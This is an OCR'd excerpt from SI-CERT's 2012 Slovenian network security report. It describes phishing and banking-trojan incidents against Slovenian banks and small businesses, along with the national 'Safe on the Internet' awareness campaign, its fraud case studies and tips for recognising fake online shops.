
Slovenian banks introduced electronic banking early, but on good foundations. From the outset they used appropriate mechanisms to protect clients, and adapted to threats. On the one hand, the small size of the Slovenian market and the language meant that for a number of years, the Slovenian banking market was not a serious target for foreign organised crime (SI-CERT for example handles more than 10 instances of phishing attempts for ***foreign*** banks every month). However, a number of incidents in 2012 indicate that the period of relative calm for e-banking in Slovenia is ending.

SKB phishing

The Italian website www.pulipull.it hosted a ***phishing*** site for SKB Banka, a complete copy of the skb.net login page. The criminals sent emails to Slovenian users, and under the guise of "updating the system" attempted to direct users to their own website. SKB Banka immediately introduced additional checking mechanisms, while SI-CERT ensured that the phishing site in Italy was removed within a few hours. The incident began and ended on 21 August 2012. We can of course expect more such examples in future.

SpyEye for NLB Klik

Apart from ZeuS, SpyEye is the second most widespread ***bank trojan*** - software designed to steal money through e-banking channels (with the codebase between the two merging). In December 2012 we dealt with the first case of a banking trojan adapted to steal authentication means of Slovenian bank customers. When SpyEye infects a computer, it acquires the computer's certificate needed to access NLB Klik, as well as the password when a session is started. It also displays a special window asking the user to enter the characters of the additional password.



Attacks on small businesses

In the autumn of 2012, SI-CERT began receiving the first reports of suspicious emails aimed at accountants in small businesses. The messages, which at first glance appeared to come from official institutions (banks, DURS or leasing companies) were not distributed widely, but were targeted specifically at small businesses. The contents of the messages were written to attract the attention of recipients (account blocked, changes to tax laws etc.), and a compressed ZIP file was attached to the message. The ZIP file contained executable code - a trojan horse shown to the user as a PDF file. On being clicked, the malware installed itself in the system, completing the first step. Among other features, the trojan intercepted passwords used to access web services. Every time we observed the trojan in the wild, it passed undetected by almost all of the anti-virus software, which shows that every adaptation of the program involved a planned modification, which was also tested against anti-virus software.

In the second stage, the criminals installed remote-control software on the victim's computer. This allowed them to monitor events in the computer and confirm that it was a system on which businesses carried out payment transactions. Whenever an accounts department, after using e-banking, failed to remove the certificate card from the reader and left the computers on, offenders overnight had everything they needed to access the company's accounts. Transactions to steal money were placed in a queue and were carried out at the start of business on the next working day. In at least one instance the criminals launched a DDoS attack on the company in the morning, to prevent the accounts department noticing the pending transactions over the network.


SI-CERT ADVISORIES

In the case of elevated risk for Slovenian networks, SI-CERT issues an advisory. This describes a serious software vulnerability exploited in the wild or an on-going network attack. Archive of advisories is available at http://www.cert.si/si-cert-obvestila.html.

- 2012-01 / HP printers vulnerability
- 2012-02 / SCADA systems exposure
- 2012-03 / Attacks on Slovenian internet sites
- 2012-04 / Windows Remote Desktop critical vulnerability
- 2012-05 / Flashback trojan
- 2012-06 / Ransomcrypt trojan
- 2012-07 / DNSchanger trojan
- 2012-08 / Windows 7 and Windows Vista taskbar bulnerability
- 2012-09 / Phishing attack targeting SKB bank customers
- 2012-10 / Oracle Java SE critical vulnerability
- 2012-11 / Microsoft IE 7, 8, 9 vulnerability
- 2012-12 / Computers with preloaded malware
- 2012-13 / Ukash virus
- 2012-14 / Possible infection via false leasing notices
- 2012-15 / Denial-of-service attacks exploiting Joomla CMS vulnerabilities
- 2012-16 / Banking trojan steals authentication credentials of Klik NLB customers

SAFE ON THE INTERNET

It all depends on me.



PIG IN A POKE ONLINE TOO


Information security professionals have never faced such diverse challenges as they do today. Our web reality is the development of sophisticated software tools that can disable a nuclear power plant or spy unobserved for years on high-ranking state officials. The media report bombastically on new forms of espionage between countries (and companies), of a third world war taking place online. O**n the other hand, super-advanced viruses are not needed to achieve the objective. All that is required are simple social engineering techniques which fraudsters use to convince users - who are far too trusting and far too unaware - to buy a pig in a poke online.**

The Slovenian digital landscape is no exception, with SI-CERT recording both advanced targeted threats as well as victims of classic Nigerian frauds along the lines of "***You are entitled to a large inheritance*** ...". At least for the latter, we do have a solution. Ongoing education, awareness campaigns, warnings to web users, as new web services create new risks. Today's fraudsters no longer just offer Nigerian schemes via email, they seek out victims through forums, web adverts or text messages. The rise of online shopping brings with it a rise in fraudulent online shops. Facebook has become an effective tool for advertising frauds or at least questionable business practices, as shown recently by the fake Facebook vouchers which are just a cover to sign people up for expensive text clubs.

Years ago, the language barrier meant that Slovenian web users were not a target for fraudsters. They preferred to send messages in English so as to reach the widest audience, meaning that the possibility of "success" was much greater. Today however machine translation is good enough that with a little effort fraudsters can create quite convincing text in Slovenian, which they now do assiduously. This is confirmed by the figures for the number of web frauds handled, which has been rising sharply since 2010. The bare figures reveal a sometimes incredible story, from the purchase of an excavator costing thousands of euros from a fake web shop to broken hearts, when the dream girl from Moscow, urgently needing money for a visa, turns out to be a fraud.

The aim of our Safe on the Internet awareness campaign remains the same this year. To give web users as much useful information as possible to help them take full advantage of the web both successfully and safely. ENISA, the European Network and Information Security Agency, also took steps to improve security in October 2012 by organising a pan-European campaign on cyber security in which SI-CERT was also involved. The digital agenda commissioner Neelie Kroes launched the European Cyber Security Month in words that are certainly the best and simplest recipe for staying safe online: "***Keep your eyes open, and use your head***."

Jasmina Mešić, *Safe on the Internet Programme Coordinator*



SAFE ON THE INTERNET PROGRAMME


SI-CERT designed the national Safe on the Internet programme to help, inform and educate the general public to use the internet safely and recognise the risks. We do not just stress technical aspects of security: rather, we put education of web users at the heart of our activities.

The aims of the programme are:

- to teach web users to recognise various forms of online fraud,
- to provide information on the safe use of electronic banking services and on safe online shopping,
- to teach web users to protect their personal identity online, particularly on social networks.

We encapsulated the central message of the programme in the slogan "**It all depends on me**", since web users can themselves do most to reduce the risks. They do however need clear, precise and understandable instructions on how to protect their online identity, computer equipment and not least their bank account. We particularly want to provide a comprehensive platform for users, extending from education to support.

The contents of the Safe on the Internet programme are aimed at the general Slovenian web public, although we particularly target users **over 25, as they already largely use online banking and also account for the largest share of online shopping**. We are therefore addressing mostly adult web users. The numerous case studies described and the advice provided are also welcomed by small businesses, which also need information on how to do business safely online.



We use various communications channels to educate, help, inform, warn and share knowledge with the general online public.

Education portal www.varninainternetu.si
This is the place to turn to for a knowledge base on information security with descriptions of web risks, analysis of specific cases, advice, news and announcements.

Report fraud!
The portal contains a reporting point where victims can report network incidents (intrusion, fraud, identity theft etc.). The experts in the national SI-CERT centre provide help and guidance, and our knowledge is available to all web users free of charge.

Safe on the Internet Facebook page
The fastest and most effective channel for announcements of current web frauds.

ABC of Online Security quick guide
Short and concise information on key web risks and instructions that every web user should know.


SAFE
ON THE INTERNET

Education portal and reporting point

The education portal www.varninainternetu.si has been at the centre of our activities from the launch of the Safe on the Internet programme at the start of 2011. We designed it to become a key source of information on information security, and the place to go to when a web user needs advice or help. The portal defines terms, describes the most common web frauds, gives specific case studies, and provides links to external sources of information. But most of all, portal visitors find a great deal of advice on how to shop safely online, use bank services and protect their online identities.

We also focus on writing articles describing the research work of the SI-CERT team. The actual problems faced by web users who contact us for help are a common source of information. We try to discuss "local" themes where possible in the context of a global phenomenon like the internet. We nevertheless warn about frauds that appear on Slovenian forums, Slovenian online advertising and phishing frauds targeting Slovenian users of online banking and other web services. Our efforts have paid off, as shown by the growing number of visitors to the portal over the last year and the reporting by Slovenian media, since many of our warnings were published on news portals.

Statistics on portal visits 2011–2012



** figures from February 2011, when we launched the programme*

Top 3 most-read articles in 2012

1. Delete your Google search history before 1 March

Changes to Google's privacy policy, which from 1 March 2012 linked user data across all its services, drew the most attention.

2. Five warning signs when you shop online


The number of people shopping online is growing all the time, so it's not surprising that users are looking for more information on shopping safely online.

3. You must check if you're infected with the DNSChanger trojan!

In the summer of 2012 we called on web users to check whether their computers were infected with malware that changed domain settings.

Report fraud!

As well as activities to prevent and inform about web dangers, the Safe on the Internet programme also helps users who have unfortunately become targets of web fraud. The portal has a reporting point or web form which victims can use to report network incidents (intrusion, fraud, identity theft etc.). It is the national reporting point. The experts in the national SI-CERT centre provide help and guidance, and our knowledge is available to all web users free of charge.



Greater awareness of the Safe on the Internet portal has also contributed to the rising number of reports received, as more web users know where to go to report their suspicions. In 2012 we handled 442 web frauds, 195% up on - nearly double - the number in 2011. And the number of reported frauds in 2011, when we started the awareness campaign, was three times the figure for 2010.

Safer internet day - together for greater security!

On 7 February 2012 a number of European countries, including Slovenia, marked the international Safer Internet Day, intended mainly to promote safe and responsible use of new technologies by children and teenagers. The day was also marked in red on our calendar. During the event, we called for joint action by all Slovenian banks, the largest online classified ads portals and internet service providers (ISPs), as we believe that we have a common goal - to reduce the risks faced by users online, and to enable them to take full advantage of the benefits of the internet.

Most Slovenian banks and ISPs responded to the call, displaying the Safer Internet Day logo on their websites (picture). Clicking on the logo opened a page with information on safe browsing and online banking.

The campaign was also supported by the largest Slovenian online classified ads sites, bolha.com and nepremicnine.net because - as they put it - educating users about the ever changing approaches to fraud can help them judge when fraud is taking place.

The largest Slovenian search engine, najdi.si, also changed its look for a day. On Safer Internet Day, they also included the image of the donkey set in a mock traffic sign ("no donkeys") in their logo and invited visitors to find more information on safe web browsing.

Are you a web detective?

Checking email, new Facebook status updates, a friend suggests watching a video, paying bills, a classified ad selling a camera, hotel reservations. Nothing special, just a typical day for the average web user. But services that today are almost essential have risks that can be overlooked. That's why, as part of Safer Internet Day activities, we prepared an interactive web survey "**Are you a web detective?"** which warns about these hidden threats. The questionnaire is designed to show web users the warning signs or give key hints that can help them recognise web risks.

More than 3,800 visitors to the portal tested their knowledge of web pitfalls in 2012. We also adapted the web detective as a Facebook application in the form of a prize game in which more than 300 fans of our Safe on the Internet page took part.

SI SPLETNI DETEKTIV?

www.spletni-detektiv.si

First pan-european "Be aware, be secure!" campaign

In October 2012, ENISA organised the first pan-European campaign on cyber security under the slogan ***"Be aware, be secure!"***. Eight European countries took part in the pilot project: the Czech Republic, Luxembourg, Norway, Romania, Spain, Portugal, the United Kingdom and Slovenia.

The aim of the first campaign, which next year will take place across all 27 member states and become a permanent feature, was to raise awareness of information security among citizens, and change their view of cyber threats. Each member organised various activities, with Slovenia represented by SI-CERT with the national publicity campaign Safe on the Internet.

The communications campaign aimed at the Slovenian public during Cyber Security Month was the most demanding but also the most noticed campaign in 2012. The challenge was considerable, because it's not easy to get the attention of web users. Most of them still view web threats as "something for computer geeks", or think that they can't happen to them. Our statistics on incidents handled, however, show exactly the opposite. We therefore copied the scenario of a typical web fraud in real life, drawing attention in a humorous way to the characteristic duality - we are much more careful in real life, why should we behave differently online?

We invited well-known Slovenian comedians Jure Karas and Igor Bračič (better known as Slon and Sadež) to write and produce three educational video guides. We mainly focused on online fraud, which can have serious financial consequences, and on 17 October we launched the first video, ***Hello, is that the bank?***, which points-out the typical signs of phishing data theft. The next videos were ***This is your lucky day!***, in which we show the signs of a Nigerian fraud, and ***Everything's half price at Danny's!***, which warns of the potential pitfalls of online shopping.

Video Everything's half price at Danny's!

Video This is your lucky day!

Video Hello, is this a bank?

Facebook application Don't be an ass on the web!

We also raised awareness of web security through adverts on national TV stations, web banners and news articles on the most popular Slovenian media portals.

Each video launch was also supported by activities on our Facebook page. In the spirit of Who Wants to Be a Millionaire?, we developed a Facebook prize quiz or security challenge ***Don't be an ass on the web!***, in which participants answered daily questions on web fraud presented in the video. We used the quiz to challenge users to test their knowledge of web risks, which they could then improve with materials available on the portal.

At the end of the Cyber Security Month we drew lots to select 150 winners of the Facebook ***Don't Be An Ass on the Web!*** security challenge, each of whom received a small gift with a big message.

Prizes for the Facebook quiz winners

October, cyber security month in figures

14 articles in Slovenian media

4000 new fans of the Facebook page

600% growth in traffic on www.varninainternetu.si

53.000 views of video guides on our YouTube channel

2012
10

Twitter users also responded positively to the campaign during the European Cyber Security Month.

HIGHLIGHTED CASES

You've won a voucher worth €450! Click now!

The most widely spread web frauds last year involved promises of various money vouchers, which served merely as a cover to sign users up to text club services. As bait to grab people's attention, the frauds used well-known Slovenian and foreign brands without the knowledge of the brand owners. We experienced a veritable flood of "prize vouchers" for Mercator, Spar, Adidas, Hofer, H&M, Petrol and many others.

The scenario was always the same: first there were tempting adverts on Facebook, which led to a website with a simple prize question.

Facebook adds for fake money vouchers

The site then asked for a mobile number, but many inattentive users overlooked the small print in which they agreed to join a text club costing €20 a month. In the next step, users received text messages, to which many replied with the word YES, because they thought that they were confirming their participation in a prize draw. And once again, somebody profits from the naiveté of web users.

One case involved a prize draw for a voucher worth €450 for the Zara clothing brand. The fraudsters even set up a fake Facebook page and bought Facebook adverts to promote "prize vouchers".

When visitors liked the Facebook page, they had to answer a prize question and enter their mobile number. To make it more convincing, the fraudsters even wrote terms and conditions and stated that the draw would take place in the Zara Slovenia offices with a three-member committee, and that further information was available from nagrada@zara.si. This was an obvious fraud, with the Slovenian distributor for the brand confirming that the website had no connection to it, and it wasn't even possible to send emails to the address given.

In the seven days the fake Facebook page was active, almost 4,000 users liked it. Unfortunately, we don't know how many people actually took part in the "prize draw" and joined the text club.

(Un)safe online shopping - from sunglasses to excavators

Data from the Statistical Office of the Republic of Slovenia show that some 39% - more than half a million – of all web users in Slovenia shopped online from Slovenian retailers. Of these, almost 300,000 decided to buy from foreign web stores. Buying and selling via web classifieds is also growing rapidly, with the largest portal in Slovenia, bolha.com, having already published more than 500,000 classified ads. The numbers are encouraging, unfortunately also for web fraudsters. Last year we received multiple reports of defrauded customers who had bought from fake web stores or who had fallen victim to fraud through web classifieds. These are very appealing for web fraudsters, as it is easy to establish contact with potential victims. The fraudster publishes an attractive classified ad, then uses a fake message from the delivery service to convince the buyer that the goods are on the way. The best bait proved to be the latest smartphones and tablets, although in April we received several reports of fraud in which quite a few professional bikes worth thousands of euros were "sold" via a classified ad site.

Reports of fake web stores which have little in common with the term store are also on the rise. They are just fronts with attractive pictures, but without any legitimate company behind the website. Such purchases are a major risk, because as well as not receiving the goods paid for, the customer's credit card data may be misused, or he or she will receive fake goods which are seized and destroyed by Slovenian Customs. Web stores offering popular brands (iPhone, iPad, Ugg, camera equipment etc.) are always common, but fraudsters also look for victims among buyers of heavy construction equipment. Even we were surprised by the number of reports of fraud by people who had bought excavators from the fake store Europe Machinery Trade. Despite our notification to the hosting provider and the removal of the site, the same fake store reappeared several times in slightly altered form under a different name.

Another interesting case was the **www.raybanocala.com** store, which offered sunglasses from the popular brand. The domain name and all the descriptions clearly indicated that this was a Slovenian store in an attempt to gain the confidence of potential customers, but our findings showed that it was a typical example of a fake web store. The domain was registered in the United Kingdom, and the holder gave a contact address using the free email provider Hotmail, but the most suspicious aspect was the incredible prices - sunglasses were on sale for just €30.


So what are the clear signs that help shoppers separate the wheat from the chaff?

1

Great deal!

Unreasonably low price is definitely an indicator for a fake online shop. Where the price or performance of a product significantly stands out from other available offers, it warrants caution.

2



Good news spreads fast, bad news spreads faster

Search for reviews from other shoppers and find out their experiences and opinions. Copy the web address of online store into the search engine and you may well find comments from other deceived shoppers on various forums.

3

Who's behind the store

Check the contact details of the registered company (company address, customer service number, e-mail address). Get in touch with the seller and exchange a few e-mails. Is the company e-mail address matching the address of the online store? If the store is using a free mailbox (gmail.com, hotmail.com, live.com, etc...) it is another sign of a fraud.

4

Method of payment

Whenever a seller requires you to wire money through Western Union or Money Gram a big red STOP sign should pop up! Such payment mechanisms do not allow you to track your transaction and for that reason are often used by fraudsters.

5

Check domain name information

Information about the domain holder can be much more revealing than the descriptions listed in the online store itself. Go to http://whois.domaintools.com/ and look for more information about the domain, in particular, pay attention to **where and when the domain name was registered and what contact details are provided**. Based on these, we can often conclude that something is not right. For example: the online store boasts about its long tradition but the domain was registered about a month ago and contact details show that registrant is using a free mailbox.

Still in doubt? Contact us on info@varninainternetu.si and provide details of the online store or seller. You will get an additional advice that will help you make your decision.

SAFE
ON THE INTERNET

Safe on the Internet is set as a long term activity with the main objective to help raise information-security literacy of the average user. The short term project objectives are:

- *raise awareness about the different threats that users are facing on the web,*
- *inform users about safe use of online banking,*
- *inform users about the various types of online frauds and offer practical solutions on how to protect themselves,*
- *inform users on how to protect their personal identity in social networks.*

Safe on the Internet is addressing a wider Slovenian population with the emphasis on adult users. Additional, more specific audiences are Slovenian Small and Medium Enterprises.

www.varninainternetu.si

Facebook: facebook.com/varninainternetu

Twitter: twitter.com/varninanetu

arnes

SAFE ON THE INTERNET

NETWORK SECURITY REPORT 2012